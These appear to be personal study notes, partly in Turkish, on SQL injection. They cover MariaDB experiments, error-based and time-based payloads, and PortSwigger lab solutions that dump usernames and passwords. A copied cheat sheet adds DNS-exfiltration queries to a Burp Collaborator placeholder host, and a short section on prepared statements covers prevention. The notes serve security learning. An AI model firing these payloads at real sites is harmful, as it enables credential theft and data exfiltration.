
```
MariaDB [test]> SELECT * FROM users WHERE id = '1'';
    '> '
    -> ;
+----+-----------+----------+
| id | firstname | lastname |
+----+-----------+----------+
|  1 | mehmet    | ince     |
+----+-----------+----------+
1 row in set, 1 warning (0.000 sec)

MariaDB [test]> SELECT * FROM users WHERE id = '1''';
+----+-----------+----------+
| id | firstname | lastname |
+----+-----------+----------+
|  1 | mehmet    | ince     |
+----+-----------+----------+
1 row in set, 1 warning (0.000 sec)

MariaDB [test]> 
```



```
+----+-----------+----------+
| id | firstname | lastname |
+----+-----------+----------+
|  1 | mehmet    | ince     |
+----+-----------+----------+
1 row in set, 1 warning (0.000 sec)

MariaDB [test]> SELECT * FROM users WHERE id = '1''';
+----+-----------+----------+
| id | firstname | lastname |
+----+-----------+----------+
|  1 | mehmet    | ince     |
+----+-----------+----------+
1 row in set, 1 warning (0.000 sec)

MariaDB [test]> 
```



```
www.x.com/?id=1' and 1=1 #

SELECT * FROM haberler

WHERE id = 2^1

<html>
INVIC
</html>
```




testphp.vulnweb.com/listproducts.php?cat=extractvalue(rand(),%20concat(1,(SELECT%20database())))


cunetix acuart
monstration site for Acunetix Web Vulnerability Scanner
egories | artists | disclaimer | your cart | guestbook | AJAX Demo
go
egories
sts

Error: XPATH syntax error: 'acuart' Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74

database ismi geldi




```
1-UNION SQLi


www.x.com/?id=extractvalue(rand(), concat(1,(SELECT database())));

SELECT * FROM haberler

WHERE id = extractvalue(rand(), concat(1,(SELECT database())));

<html>
MDISEC
</html>

==============================


id = request.get('id')

query = "SELECT * FROM haberler WHERE id ="+id


result = db.execute(query)
```




```
MariaDB [test]> SELECT extractvalue(rand(), concat(1,'MEHMET'))
;
ERROR 1105 (HY000): XPATH syntax error: 'MEHMET'
MariaDB [test]> SELECT extractvalue(rand(), concat(1,(SELECT 'mehmet')));
ERROR 1105 (HY000): XPATH syntax error: 'mehmet'
MariaDB [test]> SELECT extractvalue(rand(), concat(1,(SELECT database())));
ERROR 1105 (HY000): XPATH syntax error: 'test'
MariaDB [test]> 
```


Tespit etme yöntemi



```
SQL INJECTION

TIME BASED Payloadler ile TESPİT EDİLİR !!!!!


'-sleep(5)-'
```



```
MariaDB [test]> SELECT * FROM users WHERE id = ''-sleep(5)-'';
^CCtrl-C -- query killed. Continuing normally.
ERROR 1317 (70100): Query execution was interrupted
MariaDB [test]> 
```



```
MariaDB [test]> INSERT INTO users (firstname,lastname) VALUEs (''-sleep(5)-'','ince'
);
ERROR 1292 (22007): Truncated incorrect DOUBLE value: ''
MariaDB [test]> 
```

Her veri tabanının kendi sleep fonksiyonları vardır.

İzlenmesi gerekenler
https://www.youtube.com/c/Parkerzanta
https://www.youtube.com/c/BugBountyReportsExplained/videos
https://www.youtube.com/watch?v=mukZsou48UY&ab_channel=Parkerzanta
https://www.youtube.com/watch?v=5CCaQ9OK2vU&t=39s&ab_channel=BugBountyReportsExplained

---

Another examples

Lab 1 solution:

```
https://insecure-website.com/products?category=Gifts'+OR+1=1--
```

Old url:

https://0abc00db04c0348ac02421eb00aa00e5.web-security-academy.net/filter?category=Corporate+gifts

New Url:

https://0abc00db04c0348ac02421eb00aa00e5.web-security-academy.net/filter?category=Corporate+gifts%27+OR+1=1--

---

Lab 2 solution:

Login için admin ve password ekranı var:

Hint

Username: `wiener`

Password: `bluecheese`

Query: `SELECT * FROM users WHERE username = 'wiener' AND password = 'bluecheese'`

Solution

Username: `administrator'--`

Passowrd: `boş bırak veya istediğini yaz veya ''`

Another example:

Login For example, if an application executes the following query containing the user input “Gifts”:

```
SELECT name, description FROM products WHERE category = 'Gifts'
```

Then attacker can submit the input

```
' UNION SELECT username, password FROM users—
```

Then How to prevent sql injection

The following code is vulnerable to SQL injection because the user input is concatenated directly into the query:

```
String query = "SELECT * FROM products WHERE category = '"+ input + "'";
```

```
Statement statement = connection.createStatement();
```

```
ResultSet resultSet = statement.executeQuery(query);
```

This code can be easily rewritten in a way that prevents the user input from interfering with the query structure:

```
PreparedStatement statement = connection.prepareStatement("SELECT * FROM products WHERE category = ?");
```

```
statement.setString(1, input);
```

```
ResultSet resultSet = statement.executeQuery();
```

What is blind SQL injection?

Blind SQL injection arises when an application is vulnerable to SQL injection, but its HTTP responses do not contain the results of the relevant SQL query or the details of any database errors.

```
SELECT * FROM information_schema.tables
```

You can query `information_schema.tables` to list the tables in the database:

```
SELECT * FROM information_schema.tables
```

This returns output like the following:

```
TABLE_CATALOG  TABLE_SCHEMA  TABLE_NAME  TABLE_TYPE
=====================================================
MyDatabase     dbo           Products    BASE TABLE
MyDatabase     dbo           Users       BASE TABLE
MyDatabase     dbo           Feedback    BASE TABLE
```

This output indicates that there are three tables, called `Products`, `Users`, and `Feedback`.

You can then query `information_schema.columns` to list the columns in individual tables:

```
SELECT * FROM information_schema.columns WHERE table_name = 'Users'
```

This returns output like the following:

```
TABLE_CATALOG  TABLE_SCHEMA  TABLE_NAME  COLUMN_NAME  DATA_TYPE
```

```
=================================================================
```

```
MyDatabase     dbo           Users        UserId       int
```

```
MyDatabase     dbo           Users        Username     varchar
```

```
MyDatabase     dbo           Users        Password     varchar
```

This output shows the columns in the specified table and the data type of each column.

Equivalent to information schema on Oracle

On Oracle, you can obtain the same information with slightly different queries.

You can list tables by querying `all_tables`:

```
SELECT * FROM all_tables
```

And you can list columns by querying `all_tab_columns`:

```
SELECT * FROM all_tab_columns WHERE table_name = 'USERS'
```

SQL injection cheat sheet

This SQL injection cheat sheet contains examples of useful syntax that you can use to perform a variety of tasks that often arise when performing SQL injection attacks.

String concatenation

You can concatenate together multiple strings to make a single string.

Oracle	`'foo'||'bar'`
Microsoft	`'foo'+'bar'`
PostgreSQL	`'foo'||'bar'`
MySQL	`'foo' 'bar'` [Note the space between the two strings] `CONCAT('foo','bar')`

Substring

You can extract part of a string, from a specified offset with a specified length. Note that the offset index is 1-based. Each of the following expressions will return the string `ba`.

Oracle	`SUBSTR('foobar', 4, 2)`
Microsoft	`SUBSTRING('foobar', 4, 2)`
PostgreSQL	`SUBSTRING('foobar', 4, 2)`
MySQL	`SUBSTRING('foobar', 4, 2)`

Comments

You can use comments to truncate a query and remove the portion of the original query that follows your input.

Oracle	`--comment`
Microsoft	`--comment` `/*comment*/`
PostgreSQL	`--comment` `/*comment*/`

MySQL	`#comment`
	`-- comment` [Note the space after the double dash]
	`/*comment*/`

Database version

You can query the database to determine its type and version. This information is useful when formulating more complicated attacks.

Oracle	`SELECT banner FROM v$version`
	`SELECT version FROM v$instance`

Microsoft	`SELECT @@version`
PostgreSQL	`SELECT version()`
MySQL	`SELECT @@version`

Database contents

You can list the tables that exist in the database, and the columns that those tables contain.

Oracle	`SELECT * FROM all_tables`
	`SELECT * FROM all_tab_columns WHERE table_name = 'TABLE-NAME-HERE'`

Microsoft	`SELECT * FROM information_schema.tables`
	`SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'`

PostgreSQL	`SELECT * FROM information_schema.tables`
	`SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'`

MySQL	`SELECT * FROM information_schema.tables`
	`SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'`

Conditional errors

You can test a single boolean condition and trigger a database error if the condition is true.

Oracle	`SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN TO_CHAR(1/0) ELSE NULL END FROM dual`
Microsoft	`SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN 1/0 ELSE NULL END`
PostgreSQL	`1 = (SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN CAST(1/0 AS INTEGER) ELSE NULL END)`
MySQL	`SELECT IF(YOUR-CONDITION-HERE,(SELECT table_name FROM information_schema.tables),'a')`

Batched (or stacked) queries

You can use batched queries to execute multiple queries in succession. Note that while the subsequent queries are executed, the results are not returned to the application. Hence this technique is primarily of use in relation to blind vulnerabilities where you can use a second query to trigger a DNS lookup, conditional error, or time delay.

Oracle	`Does not support batched queries.`
Microsoft	`QUERY-1-HERE; QUERY-2-HERE`
PostgreSQL	`QUERY-1-HERE; QUERY-2-HERE`
MySQL	`QUERY-1-HERE; QUERY-2-HERE`

Note

With MySQL, batched queries typically cannot be used for SQL injection. However, this is occasionally possible if the target application uses certain PHP or Python APIs to communicate with a MySQL database.

Time delays

You can cause a time delay in the database when the query is processed. The following will cause an unconditional time delay of 10 seconds.

Oracle	`dbms_pipe.receive_message(('a'),10)`
Microsoft	`WAITFOR DELAY '0:0:10'`
PostgreSQL	`SELECT pg_sleep(10)`
MySQL	`SELECT SLEEP(10)`

Conditional time delays

You can test a single boolean condition and trigger a time delay if the condition is true.

Oracle	`SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN 'a'||dbms_pipe.receive_message(('a'),10) ELSE NULL END FROM dual`
Microsoft	`IF (YOUR-CONDITION-HERE) WAITFOR DELAY '0:0:10'`
PostgreSQL	`SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN pg_sleep(10) ELSE pg_sleep(0) END`
MySQL	`SELECT IF(YOUR-CONDITION-HERE,SLEEP(10),'a')`

DNS lookup

You can cause the database to perform a DNS lookup to an external domain. To do this, you will need to use Burp Collaborator client to generate a unique Burp Collaborator subdomain that you will use in your attack, and then poll the Collaborator server to confirm that a DNS lookup occurred.

Oracle

The following technique leverages an XML external entity (XXE) vulnerability to trigger a DNS lookup. The vulnerability has been patched but there are many unpatched Oracle installations in existence:

```
SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://BURP-COLLABORATOR-SUBDOMAIN/"> %remote;]>'),'/l') FROM dual
```

The following technique works on fully patched Oracle installations, but requires elevated privileges:

```
SELECT UTL_INADDR.get_host_address('BURP-COLLABORATOR-SUBDOMAIN')
```

Microsoft

```
exec master..xp_dirtree '//BURP-COLLABORATOR-SUBDOMAIN/a'
```

PostgreSQL

```
copy (SELECT '') to program 'nslookup BURP-COLLABORATOR-SUBDOMAIN'
```

MySQL

The following techniques work on Windows only:

```
LOAD_FILE('\\\\BURP-COLLABORATOR-SUBDOMAIN\\a')
SELECT ... INTO OUTFILE '\\\\BURP-COLLABORATOR-SUBDOMAIN\a'
```

DNS lookup with data exfiltration

You can cause the database to perform a DNS lookup to an external domain containing the results of an injected query. To do this, you will need to use Burp Collaborator client to generate a unique Burp Collaborator subdomain that you will use in your attack, and then poll the Collaborator server to retrieve details of any DNS interactions, including the exfiltrated data.

Oracle

```
SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://'||(SELECT YOUR-QUERY-HERE)||'.BURP-COLLABORATOR-SUBDOMAIN/"> %remote;]>'),'/l') FROM dual
```

Microsoft

```
declare @p varchar(1024);set @p=(SELECT YOUR-QUERY-HERE);exec('master..xp_dirtree "//'+@p+'.BURP-COLLABORATOR-SUBDOMAIN/a"')
```

PostgreSQL


```
create OR replace function f() returns void as $$
declare c text;
declare p text;
begin
SELECT into p (SELECT YOUR-QUERY-HERE);
c := 'copy (SELECT '''') to program ''nslookup '||p||'.BURP-COLLABORATOR-SUBDOMAIN''';
execute c;
END;
$$ language plpgsql security definer;
SELECT f();
```

MySQL

The following technique works on Windows only:

```
SELECT YOUR-QUERY-HERE INTO OUTFILE '\\\\BURP-COLLABORATOR-SUBDOMAIN\a'
```

LAB



SQL injection UNION attack, determining the number of columns returned by the query

```
GET /filter?category=Food+%26+Drink'+UNION+SELECT+NULL,NULL,NULL-- HTTP/1.1
Host: 0a3b000c04b434cbc02b3efa000b002c.web-security-academy.net
Cookie: session=vi8ycftLEtqOtwNOAzcTF4MU9GOwg6b9
Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a3b000c04b434cbc02b3efa000b002c.web-security-academy.net/filter?category=Lifestyle
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close


```

SOLUTION:

Use Burp Suite to intercept and modify the request that sets the product category filter.

Modify the category parameter, giving it the value '+UNION+SELECT+NULL--. Observe that an error occurs.

Modify the category parameter to add an additional column containing a null value:

'+UNION+SELECT+NULL,NULL--

Continue adding null values until the error disappears and the response includes additional content containing the null values.

`LAB`

`Normal url`

`https://0a560027038570aec0041f0d005000c1.web-security-academy.net/filter?category=Gifts`

`Injected url`

`Bu şekilde eklendi ama entera basınca aşağıdakine otomatik dönüşür → ‘+UNION+SELECT+NULL,’QbeZ79’,NULL--`

`https://0a560027038570aec0041f0d005000c1.web-security-academy.net/filter?category=Gifts%27+UNION+SELECT+NULL,%27QbeZ79%27,NULL--`


`ANOTHER LAB`

`Normal url`

`https://0a340019034d1c91c0e12571002f0062.web-security-academy.net/filter?category=Corporate+gifts`

`İnjected url`

`https://0a340019034d1c91c0e12571002f0062.web-security-academy.net/filter?category=%27+UNION+SELECT+username,+password+FROM+users--`


https://0a6e007b046c2822c0036ca7000d009a.web-security-academy.net/filter?category=%27+UNION+SELECT+NULL,username||%27~%27||password+FROM+users--

SQL injection UNION attack, retrieving multiple values in a single column

' UNION SELECT NULL,username||'~'||password FROM users--

wiener~pi6i97iuz5mgmn20cnnd
carlos~cz0n74b6kjpat2ltnmbb
administrator~2m77bdum0lsrhlymkdz6


`Normal url`

`https://0a6e007b046c2822c0036ca7000d009a.web-security-academy.net/filter?category=Gifts`

`İnjected url`

`https://0a6e007b046c2822c0036ca7000d009a.web-security-academy.net/filter?category=%27+UNION+SELECT+NULL,username||%27~%27||password+FROM+users--`

`payload = %27+UNION+SELECT+NULL,username||%27~%27||password+FROM+users—`


https://0a2f00c40482c7d6c0466de20030008b.web-security-academy.net/filter?category=%27+UNION+SELECT+BANNER,+NULL+FROM+v$version--

' UNION SELECT BANNER, NULL FROM v$version--

```
CORE 11.2.0.2.0 Production
NLSRTL Version 11.2.0.2.0 - Production
Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production
PL/SQL Release 11.2.0.2.0 - Production
TNS for Linux: Version 11.2.0.2.0 - Production
```

Normal url

```
https://0a2f00c40482c7d6c0466de20030008b.web-security-academy.net/filter?category=Pets
```

İnjected url:

```
https://0a2f00c40482c7d6c0466de20030008b.web-security-academy.net/filter?category=%27+UNION+SELECT+BANNER,+NULL+FROM+v$version--
```

Interactions for Solution :

Use Burp Suite to intercept and modify the request that sets the product category filter.

Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:

```
'+UNION+SELECT+'abc','def'+FROM+dual--
```

Use the following payload to display the database version:

```
'+UNION+SELECT+BANNER,+NULL+FROM+v$version–
```